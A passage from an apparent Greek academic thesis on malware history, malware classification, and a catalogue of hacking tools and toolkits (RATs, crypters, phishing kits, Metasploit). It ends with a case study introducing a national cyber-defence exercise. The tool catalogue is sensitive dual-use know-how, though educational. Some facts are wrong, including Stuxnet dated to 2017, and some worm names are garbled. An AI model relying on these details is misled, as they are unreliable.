σήμερα, παρατηρούνται κενά στην ασφάλεια τα οποία γίνονται εκμεταλλεύσιμα ωσότου διορθωθούν από τις εταιρίες λογισμικού.


Κατά τον Mell οι πρώτοι ιοί ήταν οι καλοστημένες φάρσες «benign pranks» γύρω στα τέλη της δεκαετίας 1970 (24). Σημαντικά στιγμιότυπα στην ιστορία των ιών υπήρξαν οι ιοί Elk Cloner και Brain που μόλυναν PCs για ψυχαγωγικό επίσης λόγο στη δεκαετία του 1980. Ένας από τους σημαντικότερους προγραμματιστές, ο Peter Norton, πίστευε ότι ιοί θα περνούσαν στην ιστορία απαρατήρητοι και θα αντιμετωπίζονταν με αδιαφορία, αλλά ο ερευνητής Fred Cohen μαζί με τον επιβλέποντα καθηγητή του, Leonard Adleman, τεκμηρίωσε θεωρητικά και πειραματικά την ύπαρξη του κακόβουλου λογισμικού και εισήγαγε στην επιστημονική κοινότητα τον όρο «Ιός» για να περιγράψει τον επιζήμιο κώδικα. Σε πρακτικό επίπεδο, τα πρώτα μέτρα αντιμετώπισης των ιών υπήρξαν ad-hoc εφαρμογές που διέγραφαν μόνο το συγκεκριμένο ιό που είχε προκαλέσει το πρόβλημα. Το πρώτο περιστατικό που αφύπνισε τον επιστημονικό κόσμο σχετικά με την επικινδυνότητα του επιζήμιου κώδικα ήταν η επιδημία κακόβουλου λογισμικού που δημιούργησε το Morris worm το 1988, από τον Robert Morris, γιο επιφανούς στελέχους της Αμερικανικής Υπηρεσίας Ασφαλείας (NSA), ο οποίος κατάφερε να μολύνει περίπου 6.000 συστήματα ή αλλιώς γύρω στο 10% του τότε Διαδικτύου. Αποτέλεσμα του αυξημένου ενδιαφέροντος που προκλήθηκε έκτοτε για τους υπολογιστικούς ιούς και τα worms, ήταν η δημιουργία μεγάλου αριθμού εταιριών ανάπτυξης «antivirus programs» (25). Στα τέλη του 1990 είχαν δημιουργηθεί και νέα είδη malware, οι δούρειοι ίπποι και οι RAT συνδυασμοί. Από το 2001 και μετά, εμφανίστηκε ένας πολύ μεγάλος αριθμός worms με ιδιαίτερα εξελιγμένα στοιχεία, προκαλώντας ταχύτατες επιδημικές μολύνσεις, με χαρακτηριστικές περιπτώσεις των Code Red, Nimba και Zanker (26) (Εικόνα 7). Η κλοπή στοιχείων, τα Spam, οι κυβερνο-εκβιασμοί και η κυβερνο-τρομοκρατία έχουν πολλά παραδείγματα να παρουσιάζουν. Η οικονομική, πολιτική και ψυχολογική σημασία του Διαδικτύου είναι πλέον αντιληπτή και προσελκύει έως και σήμερα κάθε hacker.



Εικόνα 7 . Ο Zacker Worm το 2001. Γραμμένος σε Visual Basic, χρησιμοποιούσε το Outlook και το MSN Messenger για να μεταδοθεί. Αναπαραγόταν στο Windows directory ως εκτελέσιμο αρχείο «Christmas.exe» (26).

3.2 Κατηγοριοποίηση Κακόβουλου Λογισμικού

Ο επίβουλος προγραμματιστικός κώδικας έχει πάντα τους ίδιους σκοπούς που είναι η εγκατάσταση στην κατάλληλη περιοχή σε ένα ΠΣ ώστε να μην είναι ανιχνεύσιμος, να εκτελείται και να είναι δύσκολη η καταστροφή ή αφαίρεσή του. Αυτό μπορεί να το πετύχει με την Αυτονομία και την Αναπαραγωγή του, που είναι δύο ιδιότητες, οι οποίες μπορεί να χρησιμοποιηθούν για την κατηγοριοποίηση του κακόβουλου λογισμικού γενικότερα. Η Αυτονομία είναι η δυνατότητα του κακόβουλου λογισμικού να λειτουργεί χωρίς να χρειάζεται να προσκολληθεί σε ένα λογισμικό – ξενιστή (host). Η Αναπαραγωγή είναι η δυνατότητά του να αναπαράγεται από μόνο του, όταν οι συνθήκες το επιτρέπουν (π.χ. χαλαρά μέτρα ασφαλείας ή εύρεση νέου ξενιστή). Έτσι, το Κακόβουλο Λογισμικό μπορεί να κατηγοριοποιηθεί σχηματικά ως εξής (22), (27) (Σχήμα 2) :



Σχήμα 2. Κατηγοριοποίηση Κακόβουλου Λογισμικού (22), (27).

Ο σύγχρονος τρόπος κατηγοριοποίησης του Κακόβουλου Λογισμικού είναι ο διαχωρισμός του σε Ιομορφικό και Μη Ιομορφικό Λογισμικό.

3.2.1 Ιομορφικό Λογισμικό

Ιομορφικό Λογισμικό (Viral Software) ονομάζεται το λογισμικό που ενσωματώνει τον κώδικά του σε ένα πρόγραμμα ξενιστή, και εκτελούμενο στο παρασκήνιο, προκαλεί την ενεργοποίηση διαδικασιών με σκοπό τη βλάβη Αγαθών ενός Πληροφοριακού Συστήματος. Η δράση του δεν καθοδηγείται κατ' ανάγκη από κάποιο λογικό υποκείμενο, αλλά είναι ένα ήδη εκτελέσιμο αρχείο που δεν εξαρτάται από συγκεκριμένο τεχνολογικό περιβάλλον. Το Ιομορφικό Λογισμικό αναπαράγεται χωρίς ανθρώπινη παρέμβαση.

Διαθέτει τις εξής φάσεις :

- Φάση ένταξης και επώασης
- Φάση αναπαραγωγής
- Φάση ενεργοποίησης και εκτέλεσης.

Πίνακας 1. Τύποι Ιομορφικού Λογισμικού.

Ιός (Virus)		
Αναπαράγεται με την προσκόλληση του κώδικά του στο σύστημα ή έγγραφο του ξενιστή και εκτελείται όταν εκτελεστεί το πρόγραμμα του ξενιστή.		
File virus	**Boot sector virus**	**E-mail virus**
Χρησιμοποιεί το σύστημα αρχείων ενός ή περισσότερων ΛΣ για να μεταδοθεί .Μολύνει εκτελέσιμα αρχεία ενσωματώνοντας τον κώδικα του στον κώδικα του εκτελέσιμου αρχείου. Όταν το μολυσμένο αρχείο εκτελεστεί ,εκτελείται και ο ιός μολύνοντας και άλλα αρχεία. Υποτύπος του File Virus είναι ο Script virus ,που γράφεται κυρίως σε προγραμματιστική γλώσσα Visual Basic Script, Javascript, Windows Batch,PHP. Μολύνουν αρχεία τύπου Windows ή Linux και αρχεία HTML.	Εγκαθίσταται στον τομέα εκκίνησης ενός δίσκου, αντικαθιστώντας τις υπάρχουσες ρουτίνες ,τις οποίες τοποθετούν σε άλλο τμήμα μνήμης του δίσκου και τις καλούν αφού εκτελεστεί πρώτα ο ίδιος ο ιός.	Ονομάζεται περισσότερο από τον τρόπο μόλυνσης παρά από τον ξενιστή ή την συμπεριφορά. Το email μπορεί να χρησιμοποιηθεί για να μεταδώσει file/boot/macro virus προσαρτημένο στο υπό αποστολή email. Ο ιός αντιγράφεται και προσαρτάται σε κάθε διεύθυνση του αρχείου διευθύνσεων του email του χρήστη. Σε κάθε αποστολή και άνοιγμα του μολυσμένου email επαναλαμβάνει τη διαδικασία αναπαραγωγής.

Macro virus	**Multi-variant virus**	**Radio Frequencydentification (RFID) virus**
Ιοί που αποτελούνται από μια ακολουθία εντολών που διερμηνεύεται (interpreted) αντί να εκτελείται (executed). Ανεξάρτητοι του ΛΣ και Υλικού.	Μεταφράζονται ως Πολυμορφικοί Ιοί και αποτελούνται από Κρυπτογραφημένους Ιούς που έχουν τον ίδιο κορμό αλλά με μικρές διαφορές. Το αποτέλεσμα της αποκρυπτογράφησης είναι το ίδιο σε κάθε περίπτωση ,γιατί περιέχουν εντολές που δεν την επηρεάζουν.	Ερευνητικού τύπου ιοί έως τώρα. Μολύνουν RFID συσκευές

3.2.2 Μη Ιομορφικό Λογισμικό

Το Μη Ιομορφικό λογισμικό αναφέρεται σε κακόβουλους προγραμματιστικούς κώδικες που δεν αναπαράγονται χωρίς την ανάμειξη του ανθρώπινου παράγοντα.

Πίνακας 2. Τύποι Μη Ιομορφικού Λογισμικού.

Network Worm			
Αυτό-αναπαραγόμενο πρόγραμμα που μεταδίδεται μέσω του δικτύου από τον έναν Η/Υ σε άλλον, συνήθως μέσω του Διαδικτύου, εντοπίζοντας με τοπολογική ανάλυση αδύνατα σημεία εν δυνάμει ξενιστών. Η κατηγοριοποίησης γίνεται ανάλογα το μέσο μετάδοσης. Πρόσφατα επικρατεί η κατηγοριοποίηση ανάλογα με την ταχύτητα διάδοσης.			
Email worm Διάδοση μέσω επικόλλησης σε email	**Instant messaging (IM) worm** Διάδοση μέσω επικόλλησης σε IM μηνύματα των URLs που οδηγούν σε κακόβουλα Web sites που διαδίδεται το worm	**Internet Relay Chat (IRC) worm** Παρόμοιο με το IM worm με τη διαφορά ότι εκμεταλλεύεται IRC channels	**Web or Internet worm** Διάδοση μέσω ιστοσελίδας με το File Transfer Protocol.

Warhol worm & Flash worm Αναπαραγωγοί σε ερευνητικό επίπεδο. Θεωρείται ότι δύναται να μολύνουν σε ταχύτατο χρονικό διάστημα όλους τους αδύναμους ξενιστές και Servers του Διαδικτύου.	**Swarm worm** Αναπαραγωγοί σε ερευνητικό επίπεδο. Θεωρείται ότι μπορεί να συνεργαστεί με πολυάριθμους άλλους και με αυτό το τρόπο η αντιμετώπιση της επίθεσης να είναι εξαιρετικά πολύπλοκη .	**File-sharing or peer-to-peer worm** Αντιγράφει τον εαυτό του σε ένα κοινό φάκελο και χρησιμοποιεί P2P μηχανισμούς για να αναγγείλει την παρουσία του και να πείσει άλλους P2P χρήστες να τον κατεβάσουν και να τον εκτελέσουν στο σύστημα τους.

Δούρειος Ίππος (Trojan Horse)

Είναι ένα καταστρεπτικό πρόγραμμα που φαινομενικά δείχνει ένα καλό πρόγραμμα. Περιλαμβάνει κρυφές λειτουργίες που εκμεταλλεύεται τα δικαιώματα του χρήστη που εκτελεί το πρόγραμμα. Μόλις εγκατασταθεί, μπορεί να ελεγχθεί εξ αποστάσεως από ένα hacker για πολλές κακόβουλες ενέργειες. Δύσκολα να ανιχνευθεί και να αφαιρεθεί.

Τύποι	Υποτύποι
Backdoor Trojan (ή Trapdoor ή Remote-Access Trojan) Γνωστός και ως Trapdoor ή Remote-Access Trojan. Παρέχει σημείο εισόδου σε ένα σύστημα παρακάμπτοντας την συνηθισμένη διαδικασία πρόσβασης ασφαλείας. Ο hacker μπορεί να ελέγχει κατ' αυτό τον τρόπο πλήρως το σύστημα του ξενιστή.	• **Denial of service (DoS) Trojan** Αν διαδοθεί ο Δούρειος Ίππος αρκετά, ο απομακρυσμένος hacker μπορεί να προκαλέσει DoS Attack. • **FTP Trojan** Ανοίγει την Θύρα 21 ώστε ο hacker να μπορεί να συνδεθεί με το χρήστη-θύμα μέσω FTP.

<table>
<tr>
<td>Downloader (ή Dropper)

Κατεβάζει και εγκαθιστά επιπρόσθετο κακόβουλο λογισμικό στο χρήστη θύμα.</td>
<td>• Security software disabler

Σταματά την εκτέλεση προγραμμάτων προστασίας με σκοπό να καταστήσει περαιτέρω αδυναμίες στο επιτιθέμενο σύστημα και να εξαπολύσει κι άλλες επιθέσεις.

• Rogue security software

Παραπλανά παρουσιάζοντας το πρόγραμμά του ως anti-malware / anti-spyware που με την εγκατάστασή του ξεγελά το χρήστη-θύμα ότι είναι ασφαλές το σύστημά του, ενώ στην ουσία το καθιστά ευάλωτο σε επιθέσεις.

• ArcBomb

Είναι ένα συμπιεσμένο αρχείο, το οποίο όταν γίνει προσπάθεια αποσυμπίεσής του, επέρχεται η μείωση ή η υπερφόρτωση του σκληρού δίσκου και κατάρρευσή του.</td>
</tr>
<tr>
<td colspan="2">Proxy Trojan

Μετατρέπει τον υπολογιστή του χρήστη-θύματος σε proxy server που λειτουργεί προς όφελος του hacker. Αν εντοπιστεί, δεν αφήνει τα ίχνη να οδηγηθούν στον υπολογιστή του hacker.</td>
</tr>
<tr>
<td colspan="2">Rootkit

Είναι λογισμικό που επιτρέπει την συνεχή πρόσβαση σε έναν υπολογιστή με προνόμια υπερχρήστη, ενώ κρύβει ενεργά την παρουσία του από τους διαχειριστές με το να ενσωματώνεται σε βασικά αρχεία του ΛΣ ή άλλων εφαρμογών. Πολλοί τύποι malware χρησιμοποιούν Rootkits για να μη γίνουν αντιληπτά στον ξενιστή. Το Rootkit εγκαθίσταται είτε αντικαθιστώντας τα αρχεία του συστήματος και τις βιβλιοθήκες είτε ως kernel- module. Σε μεγάλο ποσοστό τα Rootkits εγκαθίστανται μαζί με Δούρειους Ίππους.

Bot (ή Zombie)

Όλοι τύπου malware που δίδουν στον κακόβουλο χρήστη τον πλήρη έλεγχο ενός υπολογιστή. Η μόλυνση δεν γίνεται αντιληπτή. Το zombie ενσωματώνεται σε ένα μεγάλο αριθμό επίσης μολυσμένων υπολογιστών μέσω του Διαδικτύου. Στόχος του είναι να υπερφορτώσει μια συγκεκριμένη Ιστοσελίδα από υπερβολική κίνηση στον Ιστό, προκαλώντας σε αυτή DoS Attack ή Phishing Attack ή αποστέλλοντας πολλά Spam emails. Το δίκτυο των zombies ονομάζεται Botnet.</td>
</tr>
</table>

3.3 Εργαλεία Κακόβουλου Λογισμικού

Για να πραγματοποιηθεί μια επίθεση σε ένα ΠΣ υπάρχουν πληθώρα «κακόβουλων εργαλείων» (malicious tools), τα οποία χρησιμοποιούν οι

κακόβουλοι χρήστες για να σχεδιάσουν κακόβουλο λογισμικό και να ανιχνεύσουν αδυναμίες και σημεία διείσδυσης για να τις εκμεταλλευτούν (28).

Για να επιτευχθεί μια επίθεση χρειάζεται να δημιουργηθεί ο κακόβουλος κώδικας και να βρεθεί τρόπος να εισχωρήσει από τα τυχόν κενά ασφαλείας. Στο στόχο αυτό, ο hacker πρέπει να είναι εξοικειωμένος με την εργαλειοθήκη του κακόβουλου λογισμικού και του hacking.

3.3.1. Εργαλειοθήκη Κακόβουλου Λογισμικού

Η Εργαλειοθήκη Κακόβουλου Λογισμικού (Malware Toolkits) αποτελείται από συλλογές εργαλείων λογισμικού για την ανάπτυξη και τον σχεδιασμό κακόβουλου κώδικα.

Ενδεικτικά εργαλεία αποτελούν :

- FinFisher: Γνωστό και ως FinSpy, κατασκευασμένος από την αγγλική εταιρία Gamma International. Μπορεί να κατασκευάσει Spyware και να το εγκαταστήσει σε εξυπηρετητές. Παίρνοντας τον έλεγχο των υπολογιστών-στόχων υποκλέπτει ακόμη και κρυπτογραφημένα δεδομένα. Το λογισμικό του είναι σχεδιασμένο για να αποφεύγει τα προγράμματα προστασίας και δουλεύει ακόμη και στα κινητά τηλέφωνα.

- MPack: Είναι γραμμένο σε PHP από Ρώσους crackers και η πρώτη έκδοση ήταν το 2006. Κατασκευάζει Keyloggers που στοχεύουν σε τραπεζικά συστήματα για οικονομικά οφέλη. Αντιθέτως με άλλα εργαλεία, το MPack πωλείται ως εμπορικό προϊόν (500-1000 $US) και παρέχει αναβαθμίσεις στο λογισμικό του. Οι κατασκευαστές του προσπαθούν να είναι μη εντοπίσιμο από τα προγράμματα ασφάλειας. Υπολογίζεται ότι για αγορά cracker-toolkits, όπως το MPack, ξοδεύονται πολλά χρήματα ετησίως.

- Rock Phish: Πρόκειται για ένα πολύ ισχυρό εργαλείο δημιουργίας και εξαπόλυσης κακόβουλου λογισμικού με την τεχνική επίθεσης Phishing Attack και Spam emails. Δημιουργήθηκε πιθανόν από ομάδα ανατολικοευρωπαίων hackers το 2004 με στόχους τραπεζικά ΠΣ της Ευρώπης, των ΗΠΑ και της Λατινικής Αμερικής (29).

3.3.2 Εργαλειοθήκη για hacking

Οι hackers έχουν πληθώρα εργαλείων για τον έλεγχο τρωτότητας ενός ΠΣ (penetration test), την εύρεση ευπαθειών σε αυτό, την εκμετάλλευσή τους και την επίθεση με κακόβουλο κώδικα. Στη πλειονότητά τους είναι ελεύθερα λογισμικά και μπορούν να ταξινομηθούν σε πολλές κατηγορίες (30) (Πίνακας 3):

Πίνακας 3. Κατηγορίες εργαλείων των hackers/crackers.

Vulnerability Exploitation Tools ή Web-Hack Tools Metasploit, Core Impact, Canvas **Web Vulnerability Scanners** Nessus, Retina, OpenVAS, ISS Internet Scanner, X-Scan, MBSA, SQLI Helper,SAINT
Packet Sniffers / Packet Crafting Tools Nmap, TCP Dump, Wireshark, Nemesis, Scapy, Ntop
IP/Port Scanners Dark Port Scanner, Angry IP Scanner
Gmail Hack Tools Gmail Hacker, Gmail Phisher, Gmail Password Recovery
Wireless Hack Tools Kismet, Aircrack, Airsnort, NetStumbler, KisMAC **Password Crackers** Cain & Abel, THC Hydra, Brutus, Saminside, Rainbow Crack, PWDump, John theRipper, LophtCrack, NetBrute, WinRAR Password Cracker
Phishing Tools Phisher Creator, Super Phisher, Gmail Phisher, MySpace Phisher, Orkut Phisher
Mobile Hack Tools Beaver's SMS Bomber Pro, Global SMS Bombe
Bots YouTube Friend Bomber, Tagged Blaster Pro, Bebo Blaster Pro, Facebook Friend Bomber, Twitter Blaster Pro, Friendster Friend Bomber
RATs Hacker Tools, Turkojan Gold 4, Poison Ivy, Revenger, PRORAT

Virus Creators
Sonic Bat, DELmE's Batch Virus Generator, Batch to exe converter, Virus Creator
Binders & Crypters
FUD Kryptonite Crypter, Simple Binder, Weekend Binder, Yoda's Crypter,IExpress

Οι κυριότερες και σπουδαιότερες κατηγορίες αξιολόγησης ευπαθειών των ΠΣ ανήκουν στα Vulnerability Exploitation Tools, στα Packet Sniffers και στα Web Vulnerability Scanners. Το γνωστότερο εργαλείο αξιολόγησης ευπαθειών, που χρησιμοποιείται τόσο από τους επιστήμονες της Πληροφορικής όσο και από τους κακόβουλους χρήστες είναι το Metasploit.

Επειδή στο Παράρτημα «Α» της παρούσας εργασίας χρησιμοποιείται το Metasploit στην μελέτη επιθέσεων σε δεδομένο ΠΣ, είναι χρήσιμο και απαραίτητο να αναφερθούν τα εξής στοιχεία σχετικά αυτό (31) :

- Το Metasploit είναι ένα ανοιχτού λογισμικού εργαλείο εκμετάλλευσης αδυναμιών (Vulnerability Exploitation Tool) και πραγματοποιεί ελέγχους διείσδυσης (Penetration Test ή Pen-test) και δοκιμές εκμετάλλευσης ευπαθειών (Exploit Research). Η εκμετάλλευση αδυναμιών γίνεται με τα λεγόμενα «exploits». Τα «exploits» είναι μικρά προγράμματα με τα οποία δίνονται εντολές για την παραβίαση της ασφάλειας ενός συστήματος. Το Metasploit παρέχει επιμέρους εργαλεία που είναι το Framework, το Shellcode και το Opcode Database, λεπτομερείς πληροφορίες των οποίων δίνονται στην επίσημη Ιστοσελίδα του. Η πλατφόρμα που χρησιμοποιείται γενικά για επιθέσεις και ελέγχους ευπαθειών, είναι η πλατφόρμα Metasploit Framework (MSF), που είναι προγραμματισμένη σε γλώσσα Perl ώστε να είναι εύκολα διαχειρήσιμη σε πολλαπλά ΛΣ, ενώ αρκετά υποπρογράμματά της είναι γραμμένα σε C, Assembler και Python. Το Shellcode είναι η βιβλιοθήκη των λεγόμενων «payloads» που χρησιμοποιούνται από το MSF. Ως Shellcode, όμως, εννοείται μια σειρά από εντολές που ζητούνται από το σύστημα – στόχο να χρησιμοποιήσει σαν payload. Τα «payloads» είναι τα φορτία δεδομένων που αποστέλλονται με τα «exploits» σε μια επίθεση, δηλαδή ουσιαστικά ο κακόβουλος κώδικας (Ιός, Δούρειος Ίππος, κλπ.) ή μέρος του, ο οποίος ζητείται από το σύστημα – στόχο να εκτελέσει. Το Metasploit παρέχει μια σειρά από «modules» που είναι τα κομμάτια λογισμικού που επικαλείται ο hacker στο Metasploit για να πραγματοποιήσει «exploits».

Κεφάλαιο 4 ο

Μελέτη περίπτωσης Ασφάλειας ΠΣ

Ένα Πληροφοριακό Σύστημα (Information System) μπορεί να οριστεί τεχνικά ως ένα σύνολο αλληλοσχετιζόμενων στοιχείων, τα οποία συλλέγουν ή ανακτούν, επεξεργάζονται, αποθηκεύουν και διανέμουν πληροφορίες που υποστηρίζουν τη λήψη αποφάσεων και τον έλεγχο σε έναν οργανισμό. Επίσης, βοηθούν τα στελέχη και το προσωπικό στην ανάλυση προβλημάτων και στη δημιουργία νέων προϊόντων (32).

Τα Πληροφοριακά Συστήματα χωρίζονται σε έξι κατηγορίες που είναι οι εξής :

- Τα Συστήματα Επεξεργασίας Συναλλαγών που υποστηρίζουν καθημερινές λειτουργικές ανάγκες μιας επιχείρησης.

- Τα Πληροφορικά Συστήματα Διοίκησης που διευκολύνουν την άσκηση της διοίκησης, παρέχοντας σε διοικητικά στελέχη συγκεντρωτικές πληροφορίες και στοιχεία για τον έλεγχο και την οργάνωση των σχεδίων τους σε μακροπρόθεσμο ορίζοντα.

- Τα Συστήματα Υποστήριξης Αποφάσεων αποτελούν ειδικές εξειδικευμένες εφαρμογές ανάλυσης δεδομένων, με χρήση στατιστικών μεθόδων και προτύπων επιχειρησιακής έρευνας.

- Τα Έμπειρα Συστήματα υποστηρίζουν κυρίως την παροχή συμβουλών και τη διάγνωση καταστάσεων σε περιπτώσεις επιχειρησιακών προβλημάτων που παρουσιάζουν μεγάλη ασάφεια.

- Τα Συστήματα Πληροφόρησης Ανώτατων Στελεχών παρέχουν πληροφόρηση στα ανώτερα στελέχη οργανισμών και επιχειρήσεων.

- Τα Συστήματα Επικοινωνιών Γραφείου που είναι συστήματα βασισμένα σε δίκτυα Η/Υ, με σκοπό τη διευκόλυνση της μεταφοράς και ανταλλαγής πληροφοριών μεταξύ των διοικητικών στελεχών, στο εσωτερικό και εξωτερικό περιβάλλον (προμηθευτές, πελάτες) της επιχείρησης.

4.1 Απαιτήσεις Ασφάλειας Πληροφοριακών Συστημάτων

Η Ασφάλεια των διαφόρων Πληροφοριακών Συστημάτων προκύπτει με τη χρήση διαφορετικών τεχνικών, όπως με την ανάγνωση των πιθανών επιτιθέμενων, τον προσδιορισμό των αδυναμιών που προκύπτουν από τις αλληλεξαρτήσεις μεταξύ των δρώντων (ανθρώπου, υλικού και λογισμικού), καθώς και στην αναγνώριση των πιθανών λύσεων για την αντιμετώπιση των κινδύνων και των αδυναμιών.

Οι απαιτήσεις ασφαλείας κάθε ΠΣ εξαρτώνται από το περιεχόμενου ενός οργανισμού ή μιας εταιρίας, και κυρίως από τις δρώντες «οντότητες» (agents) του οργανισμού/της εταιρίας. Για παράδειγμα, υπάρχουν διαφορές στις απαιτήσεις ασφάλειας μεταξύ του ΠΣ μιας δημόσιας υπηρεσίας ενός Υπουργείου που χειρίζεται δεδομένα πολιτών, ενός στρατιωτικού ΠΣ που αφορά θέματα εθνικής ασφάλειας και άμυνας της χώρας, και ενός ΠΣ μιας ιδιωτικής εταιρίας που δραστηριοποιείται στο εμπόριο.

Η αναγνώριση των απαιτήσεων ασφαλείας του ΠΣ του οργανισμού/της εταιρίας πηγάζει κυρίως από (33) :

- Την «Αποτίμηση των Κινδύνων» (Risk Assessment) που αντιμετωπίζει ο οργανισμός. Μέσω αυτής της διαδικασίας αναγνωρίζονται οι πιθανές απειλές προς τον οργανισμό, υπολογίζεται η ευπάθεια του στις συγκεκριμένες απειλές, η πιθανότητα υλοποίησής τους και το κόστος που θα έχουν για τον οργανισμό.

- Το νομικό πλαίσιο και τις συμβατικές υποχρεώσεις του οργανισμού απέναντι στο κράτος, το προσωπικό και τους συνεργάτες του.

- Το σύνολο των αρχών, των απαιτήσεων και των στόχων που ορίζει ο ίδιος οργανισμός σχετικά με την επεξεργασία των πληροφοριών που είναι απαραίτητες στη λειτουργία του.

Για κάθε ΠΣ υπάρχει ένας ελάχιστος αριθμός απαιτήσεων ελέγχου και προστασίας για την ασφάλεια των πληροφοριών. Αυτές είτε βασίζονται σε υποχρεωτικές νομικές διατάξεις, είτε έχουν καθιερωθεί ως κοινή πρακτική σε θέματα ασφάλειας. Απαιτήσεις απαραίτητες για ένα ΠΣ, που βασίζονται στη νομοθεσία, είναι η διαφύλαξη των προσωπικών δεδομένων, η διαφύλαξη των δεδομένων του οργανισμού και τα δικαιώματα πνευματικής ιδιοκτησίας. Απαιτήσεις, που έχουν καθιερωθεί ως κοινή πρακτική, είναι η εκπόνηση πολιτικής ασφάλειας, η αναφορά συμβάντων και η διαχείριση της επιχειρησιακής συνέχειας.

4.2 Άσκηση "Πανόπτης"

Στις σύγχρονες ασύμμετρες απειλές της άμυνας μιας χώρας αποτελεί πλέον και ο «Κυβερνοπόλεμος» (Cyberwar). Μέχρι πριν από ελάχιστα χρόνια, και συγκεκριμένως πριν από την εντυπωσιακή εμφάνιση του γνωστού κυβερνοόπλου «Stuxnet» (Ιούνιος 2017) που προκάλεσε τεράστιες ζημίες και καθυστερήσεις στο πυρηνικό πρόγραμμα του Ιράν, όσοι μιλούσαν για κυβερνοπόλεμο κάνανε αναφορά στις καταστροφές που θα μπορούσε δυνητικά να επιφέρει σε κρίσιμες υποδομές. Το «σκουλήκι» (worm) Stuxnet απέδειξε πλέον ότι, με τη χρήση ενός κατάλληλου κακόβουλου λογισμικού του είδους του, μπορεί κανείς να επιφέρει εξίσου καταστροφικά αποτελέσματα με αυτά που θα

προκαλούντο από τη χρήση συμβατικών όπλων. Οι συνέπειες μετά την εμφάνιση του Stuxnet επήλθαν άμεσα και ραγδαία, με την κάθετη αύξηση των κονδυλίων για την προστασία κρίσιμων υποδομών. Μια δεύτερη συνέπεια που έθεσε σε συναγερμό ολόκληρο σχεδόν τον κόσμο ήταν το γεγονός ότι ο κώδικας του stuxnet κυκλοφορεί πλέον ευρέως και μπορεί ο οποιοσδήποτε να τον αντιγράψει και να τον τροποποιήσει για να παραγάγει τα δικά του κυβερνοόπλα αυτού του τύπου. Με άλλα λόγια, κυκλοφορεί πλέον ελεύθερα τεχνογνωσία για την παραγωγή κυβερνοόπλων που θα έχουν ως στόχο τις κρίσιμες υποδομές ενός κράτους, στην κανονική λειτουργία των οποίων βασίζεται κάθε κράτος. Αξιοσημείωτο είναι το γεγονός πως μετά το κυβερνοόπλο Stuxnet κυκλοφόρησε και το «Duqu», ένα άλλο κακόβουλο λογισμικό, που είχε ως στόχο τη συλλογή τεχνικών πληροφοριών, ώστε ο Stuxnet να μπορεί να πραγματοποιήσει με μεγαλύτερη επιτυχία την επίθεσή του. Το επόμενο κακόβουλο λογισμικό που ακολούθησε ήταν το «Flame», ένα καθαρά κατασκοπευτικό εργαλείο, με σκοπό τη συλλογή πληροφοριών.

Την ίδια περίοδο επήλθε βαθμιαίως και μια «πολιτιστική» αλλαγή, με τις περισσότερες χώρες να εγκαταλείπουν τη μέχρι πρόσφατα στάση τους περί των καθαρά αμυντικών τους δυνατοτήτων στον τομέα αυτό και να δηλώνουν ανοιχτά πλέον ότι έχουν τη δυνατότητα εξαπολύσεως κυβερνοεπιθέσεων -π.χ., πρόσφατα και η Ολλανδία-, ενώ σε όλες σχεδόν τις χώρες διαμορφώνονται δόγματα για «κυβερνοάμυνα» (cyberdefense) που θα περιλαμβάνουν και επιθετικές επιχειρήσεις. Σε σχέση με τούτο εκτιμάται ότι οι χώρες με τέτοιες επιθετικές δυνατότητες είναι ήδη άνω των 120, αριθμός που αυξάνεται συνέχεια. Με άλλα λόγια, οι επιθέσεις από τον κυβερνοχώρο δεν είναι πλέον τόσο της μορφής αλλαγής της ιστοσελίδας (web defacement) ή αρνήσεως παροχής υπηρεσιών (DOS - denial of service), οι οποίες ανακύπτουν συχνά και προκαλούν εντυπώσεις. Οι επαγγελματίες πολεμιστές του κυβερνοχώρου έχουν ως στόχους κρίσιμες υποδομές, δημόσιες υπηρεσίες, στρατιωτικές πληροφορίες, βιομηχανική κατασκοπεία, κλοπή απόρρητης τεχνολογίας, οικονομικά δεδομένα και λοιπά συναφή.

Το ζήτημα που προκύπτει στη σημερινή εποχή είναι εάν η χώρα μας είναι έτοιμη να αντιμετωπίσει τέτοιου είδους κακόβουλες επιθέσεις, όπως οι «APT» (Advanced Persistent Threats) επιθέσεις, δηλαδή επίμονες και στοχευόμενες επιθέσεις με προηγμένο κακόβουλο λογισμικό, με σκοπό τον έλεγχο των πληροφοριακών μας συστημάτων από τον εκάστοτε εισβολέα και την υποκλοπή πληροφοριών. Πράγματι, βήματα προς την κατεύθυνση αυτή έχουν γίνει μέσω των ασκήσεων «Πανόπτης», που διοργανώνονται από το 2017 με πρωτοβουλία του ΓΕΕΘΑ/ΔΙΚΥΒ (Διεύθυνση Κυβερνοάμυνας) και φέρνουν κοντά σχεδόν όλους τους εμπλεκόμενους φορείς, και αναδεικνύουν την ανάγκη της συνεργασίας και ανταλλαγής απόψεων μεταξύ τους, την ανάγκη για εκμετάλλευση των τεχνικών γνώσεων των πανεπιστημίων (Υπόψη ότι αυτό

στην Τουρκία είναι πλέον πάγια πρακτική) αλλά και την εμπειρία των στελεχών των εμπλεκόμενων φορέων (34).

Οι εμπλεκόμενοι φορείς της ετήσιας άσκησης «Πανόπτης» είναι φορείς του δημοσίου, του ιδιωτικού και του ακαδημαϊκού τομέα :

